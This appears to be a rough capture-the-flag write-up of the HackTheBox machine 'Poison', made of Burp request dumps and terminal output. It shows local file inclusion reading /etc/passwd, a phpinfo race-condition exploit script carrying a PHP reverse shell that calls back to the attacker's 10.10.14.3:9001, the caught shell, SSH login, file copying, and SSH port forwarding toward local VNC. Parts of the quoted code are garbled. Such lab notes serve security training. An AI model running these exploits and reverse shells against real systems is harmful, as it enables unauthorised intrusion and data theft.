5Content-Length: 785

6Connection: close

7Content-Type: text/html; charset=UTF-8

8

9

10Warning: include(): Unable to find the wrapper "expect"; - did you forget to enable it when you configured PHP? in /usr/local/www/apache24/data/browse.php on line 2

11

12Warning: include(): Unable to find the wrapper "expect"; - did you forget to enable it when you configured PHP? in /usr/local/www/apache24/data/browse.php on line 2

13

14Warning: include(expect://ls): failed to open stream: No such file or directory in /usr/local/www/apache24/data/browse.php on line 2

15

16Warning: include(): Failed opening 'expect://ls' for inclusion (include_path=.:usr/local/www/apache24/data) in /usr/local/www/apache24/data/browse.php on line 2

17

Request

RawParamsHeadersHex

PrettyRaw\nActions

1GET /browse.php?file=/etc/passwd HTTP/1.1

2Host: 10.10.10.84

3User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

4Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate

7Connection: close

8Referer: http://10.10.10.84/

9Upgrade-Insecure-Requests: 1

10

11

Response

RawHeadersHex

PrettyRawRender\nActions

10tty.*:4:0333:ty Sandbox:./usr/sbin/nologin

17kmem:*:5:65533:KMem Sandbox:./usr/sbin/nologin

18games:*:7:13:Games pseudo-user:./usr/sbin/nologin

19news:*:8:8:News Subsystem:./usr/sbin/nologin

20man:*:9:9:Mister Man Pages:/usr/share/man:./usr/sbin/nologin

21sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin

22smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin

23mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin

24bind:*:53:53:Bind Sandbox:./usr/sbin/nologin

25unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin

26proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin

27pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin

28dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin

29uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico

30pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin

31auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin

32www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin

33ypldap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin

34hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin

35nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin

36tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin

37messagebus:*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin

38avahi:*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin

39cups:*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin

40charix:*:1001:1001:charix:/home/charix:/bin/csh

41

wich one has bash

12/18

```

11 root*:0:0:Charlie &:/root:/bin/csh
12 toor*:0:0:Bourne-again Superuser:/root:
13 daemon*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
14 operator*:2:5:System &:/usr/sbin/nologin
15 bin*:3:7:Binaries Commands and Source:/usr/sbin/nologin
16 tty*:4:65533:Tty Sandbox:/usr/sbin/nologin
17 kmem*:5:65533:KMem Sandbox:/usr/sbin/nologin
18 games*:7:13:Games pseudo-user:/usr/sbin/nologin
19 news*:8:8:News Subsystem:/usr/sbin/nologin
20 man*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
21 sshd*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
22 smmsp*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
23 mailnull*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
24 bind*:53:53:Bind Sandbox:/usr/sbin/nologin
25 unbound*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin
26 proxy*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
27 _pflogd*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
28 _dhcp*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
29 uucp*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/L
30 pop*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
31 auditdistd*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin
32 www*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
33 _ypldap*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin
34 hast*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
35 nobody*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
36 _tss*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin
37 messagebus*:556:556:D-BUS Daemon User:/nonexistent:/usr/sbin/nologin
38 avahi*:558:558:Avahi Daemon User:/nonexistent:/usr/sbin/nologin
39 cups*:193:193:Cups Owner:/nonexistent:/usr/sbin/nologin
40 charix*:1001:1001:charix:/home/charix:/bin/csh

```

phpinfo.php LFI

Request	Response
<div> Raw Headers Hex </div> <div> Pretty Raw In Actions </div> <pre> 1 POST /phpinfo.php HTTP/1.1 2 Host: 10.10.10.84 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 0 11 </pre>	<div> Raw Headers Hex </div> <div> Pretty Raw Render In Actions </div> <pre> 536 <tr><td class="e">HOME </td><td class="v">/ </td></tr> 537 <tr><td class="e">RC_PID </td><td class="v">24 </td></tr> 538 </table> 539 <h2>PHP Variables</h2> 540 <table> 541 <tr class="h"><th>Variable</th><th>Value</th></tr> 542 <tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">10.10.10.84</td></tr> 543 <tr><td class="e">_SERVER["HTTP_USER_AGENT"]</td><td class="v">Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0</td></tr> 544 <tr><td class="e">_SERVER["HTTP_ACCEPT"]</td><td class="v">text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8</td></tr> </pre>

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /phpinfo.php HTTP/1.1
2 Host: 10.10.10.84
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.10.10.84/
9 Upgrade-Insecure-Requests: 1
10 Content-Type: multipart/form-data; boundary=-saad
11 Content-Length: 126
12
13 ----saad
14 Content-Disposition: form-data; name="anything";
  filename="ahla"
15 Content-Type: text/plain
16
17 saadahla
18 ----saad
19
20

```

Response

Raw Headers Hex

Pretty Raw Render \n Actions

```

540 </table>
541 <h2>PHP Variables</h2>
542 <table>
543 <tr class="h"><th>Variable</th><th>Value</th></tr>
544 <tr><td class="e">_FILES["anything"]</td><td class="v"><pre>Arr
545 (
546     [name] => ahla
547     [type] => text/plain
548     [tmp_name] => /tmp/phpJC35QL
549     [error] => 0
550     [size] => 8
551 )
552 </pre></td></tr>
553 <tr><td class="e">_SERVER["HTTP_HOST"]</td><td class="v">10.10.
554 <tr><td class="e">_SERVER["HTTP_USER_AGENT"]</td><td class="v">
  x86_64; rv:78.0) Gecko/20100101 Firefox/78.0</td></tr>
555 <tr><td class="e">_SERVER["HTTP_ACCEPT"]</td><td class="v">
  text/html,application/xhtml+xml,application/xml;q=0.9,image/web
556 <tr><td class="e">_SERVER["HTTP_ACCEPT_LANGUAGE"]</td><td class
  </tr>
557 <tr><td class="e">_SERVER["HTTP_ACCEPT_ENCODING"]</td><td class
  tr>
558 <tr><td class="e">_SERVER["HTTP_CONNECTION"]</td><td class="v">
559 <tr><td class="e">_SERVER["HTTP_REFERER"]</td><td class="v">htt

```

we created a file called ahla is a text/plain since the file is deleted in refresh event , we gonna use a pyhton script that gonna put a bunch of A's and host agent whatever it goona create this request as big as possible so it takes php a few minisecondes longer to process while it hits this page to upload this file bcz as soon as the page finishes loading php delete the file

<https://raw.githubusercontent.com/swisskyrepo/PayloadsAllTheThings/master/File%20Inclusion/phpinfo1.py>

```

(rootkali)-[/Documents/htb/boxes/poison]
# locate php-reverse-shell
/Documents/htb/boxes/bashed/.php-reverse-shell.php.swp
/Documents/htb/boxes/bashed/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/seclists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

```



```

1  #!/usr/bin/python
2  # https://www.insomniasec.com/downloads/pu
3  from future import print function
4  from builtins import range
5  import sys
6  import threading
7  import socket
8
9  def setup(host, port):
10     TAG="Security Test"
11     PAYLOAD="" "%s\r
12     <?php
13
14     set time limit (0);
15     $VERSION = "1.0";
16     $ip = '10.10.14.3'; // CHANGE THIS
17     $port = 9001; // CHANGE THIS
18     $chunk size = 1400;
19     $write a = null;
20     $error a = null;
21     $shell = 'uname -a; w; id; /bin/sh -i';
22     $daemon = 0;
23     $debug = 0;
24
25     //
26     // Daemonise ourself if possible to avoid
27     //

```

```

REQ1 DATA=""-----7dbff1ded0714\r
Content-Disposition: form-data; name="dummyname"; filename="test.txt"\r
Content-Type: text/plain\r
\r
%s
-----7dbff1ded0714--\r"" % PAYLOAD
padding="A" * 5000
REQ1=""POST /phpinfo.php?a="" +padding+"" HTTP/1.1\r
Cookie: PHPSESSID=q249llvfromclor39t6tvnun42; othercookie="" +padding+""\r
HTTP ACCEPT: "" + padding + ""\r
HTTP USER AGENT: "" +padding+""\r
HTTP ACCEPT LANGUAGE: "" +padding+""\r
HTTP PRAGMA: "" +padding+""\r
Content-Type: multipart/form-data; boundary=-----7dbff1ded0714\r
Content-Length: %s\r
Host: %s\r
\r
%s"" %(len(REQ1 DATA),host,REQ1 DATA)
#modify this to suit the LFI script
LFIREQ=""GET /browse.php?file=%s%00 HTTP/1.1\r
User-Agent: Mozilla/4.0\r
Proxy-Connection: Keep-Alive\r
Host: %s\r
\r

```

```

= d.index("[tmp name] =>")
r = d[i+17:i+31]
t ValueError:
return None

```

```

(root@kali)-[/Documents/htb/boxes/poison]
# python phpinfolfi.py 10.10.10.84 80 100
LFI With PHPInfo()
-----
Getting initial offset... found [tmp_name] at 112940
Spawning worker pool (100) ...
120 / 1000
Got it! Shell created in /tmp/g
Woot! \m/
Shuttin' down ...

```

```

(root@kali)-[/Documents/htb/boxes/poison]
# nc -lvnp 9001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::9001
Ncat: Listening on 0.0.0.0:9001
Ncat: Connection from 10.10.10.84.
Ncat: Connection from 10.10.10.84:51895.
FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017
sys/GENERIC amd64
10:20PM up 16:01, 0 users, load averages: 0.30, 0.36, 0.38
USER      TTY      FROM          LOGIN@  IDLE WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$ id
uid=80(www) gid=80(www) groups=80(www)
$

```

```

(root@kali)-[/Documents/htb/boxes/poison]
# ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Fri Apr 30 12:34:50 2021 from 10.10.14.2
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

```

```

charix@Poison:~ % base64 secret.zip
base64: Command not found.

```

```

(root@kali)-[/Documents/htb/boxes/poison]
# scp charix@10.10.10.84:secret.zip .
Password for charix@Poison:
secret.zip

(root@kali)-[/Documents/htb/boxes/poison]
# ls
nmap  phpinfolfi.py  poison.ctb  poison.ctb~  poison.ctb~~  poison.ctb~~~  secret  secret.zip

```

```
charix@Poison:~ % ps -auxw
USER      PID %CPU %MEM    VSZ   RSS Tt      STAT  STARTED    TIME COMMAND
root         11 100.0   0.0      0     16 -    RL    06:19   988:07.06 [idle]
root          0   0.0   0.0      0    160 -    DLs   06:19    0:00.10 [kernel]
root          1   0.0   0.1   5408   1040 -    ILs   06:19    0:00.00 /sbin/init --
root          2   0.0   0.0      0     16 -    DL    06:19    0:00.00 [crypto]
root          3   0.0   0.0      0     16 -    DL    06:19    0:00.00 [crypto returns]
root          4   0.0   0.0      0     32 -    DL    06:19    0:00.57 [cam]
root          5   0.0   0.0      0     16 -    DL    06:19    0:00.00 [mpt_recovery0]
root          6   0.0   0.0      0     16 -    DL    06:19    0:00.00 [sctp iterator]

www      2597   0.0   1.2 101220 12240 -    I    22:20    0:00.01 /usr/local/sbin/httpd -DNOHTTPACCEPT
root     2649   0.0   0.8  85228  7832 -    Is   22:36    0:00.01 sshd: charix [priv] (sshd)
charix   2652   0.0   0.8  85228  7852 -    S    22:36    0:00.01 sshd: charix@pts/1 (sshd)
root      529   0.0   0.9  23620  9036 v0-   I    06:19    0:00.10 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/classes -auth /root/.Xau
root      540   0.0   0.7  67220  7064 v0-   I    06:19    0:00.03 xterm -geometry 80x24+10+10 -ls -title X Desktop
root      541   0.0   0.5  37620  5312 v0-   I    06:19    0:00.01 twm
```

VNC is listening on port 5801 5901

```
charix@Poison:~ % netstat -an | grep LIST
tcp4      0      0 127.0.0.1.25          *.*          LISTEN
tcp4      0      0 *.80                 *.*          LISTEN
tcp6      0      0 *.80                 *.*          LISTEN
tcp4      0      0 *.22                 *.*          LISTEN
tcp6      0      0 *.22                 *.*          LISTEN
tcp4      0      0 127.0.0.1.5801       *.*          LISTEN
tcp4      0      0 127.0.0.1.5901       *.*          LISTEN
```

```
jeff@ccgateway2:~
jeff@jeff-laptop:~$ ssh ccgateway2
jeff@ccgateway2 ~ $
jeff@ccgateway2 ~ $
ssh> -D 9001
Forwarding port.
whoami
jeff
jeff@ccgateway2 ~ $
```

SSH without options

Press "Enter", then "~C"

Type desired SSH options, then Enter

dynamic port forward listening on port 1080 going to ssh

```
charix@Poison:~ %
charix@Poison:~ % ~C
Unknown user: C.
charix@Poison:~ %
ssh> -D 1080
Forwarding port.
```

```
(root@kali)-[/Documents/htb/boxes/poison]
# netstat -antp | grep 1080
tcp      0      0 127.0.0.1:1080       0.0.0.0:*          LISTEN      2387/sshd
tcp6     0      0 :::1:1080            ::::*              LISTEN      2387/sshd
```


same process as m10x.de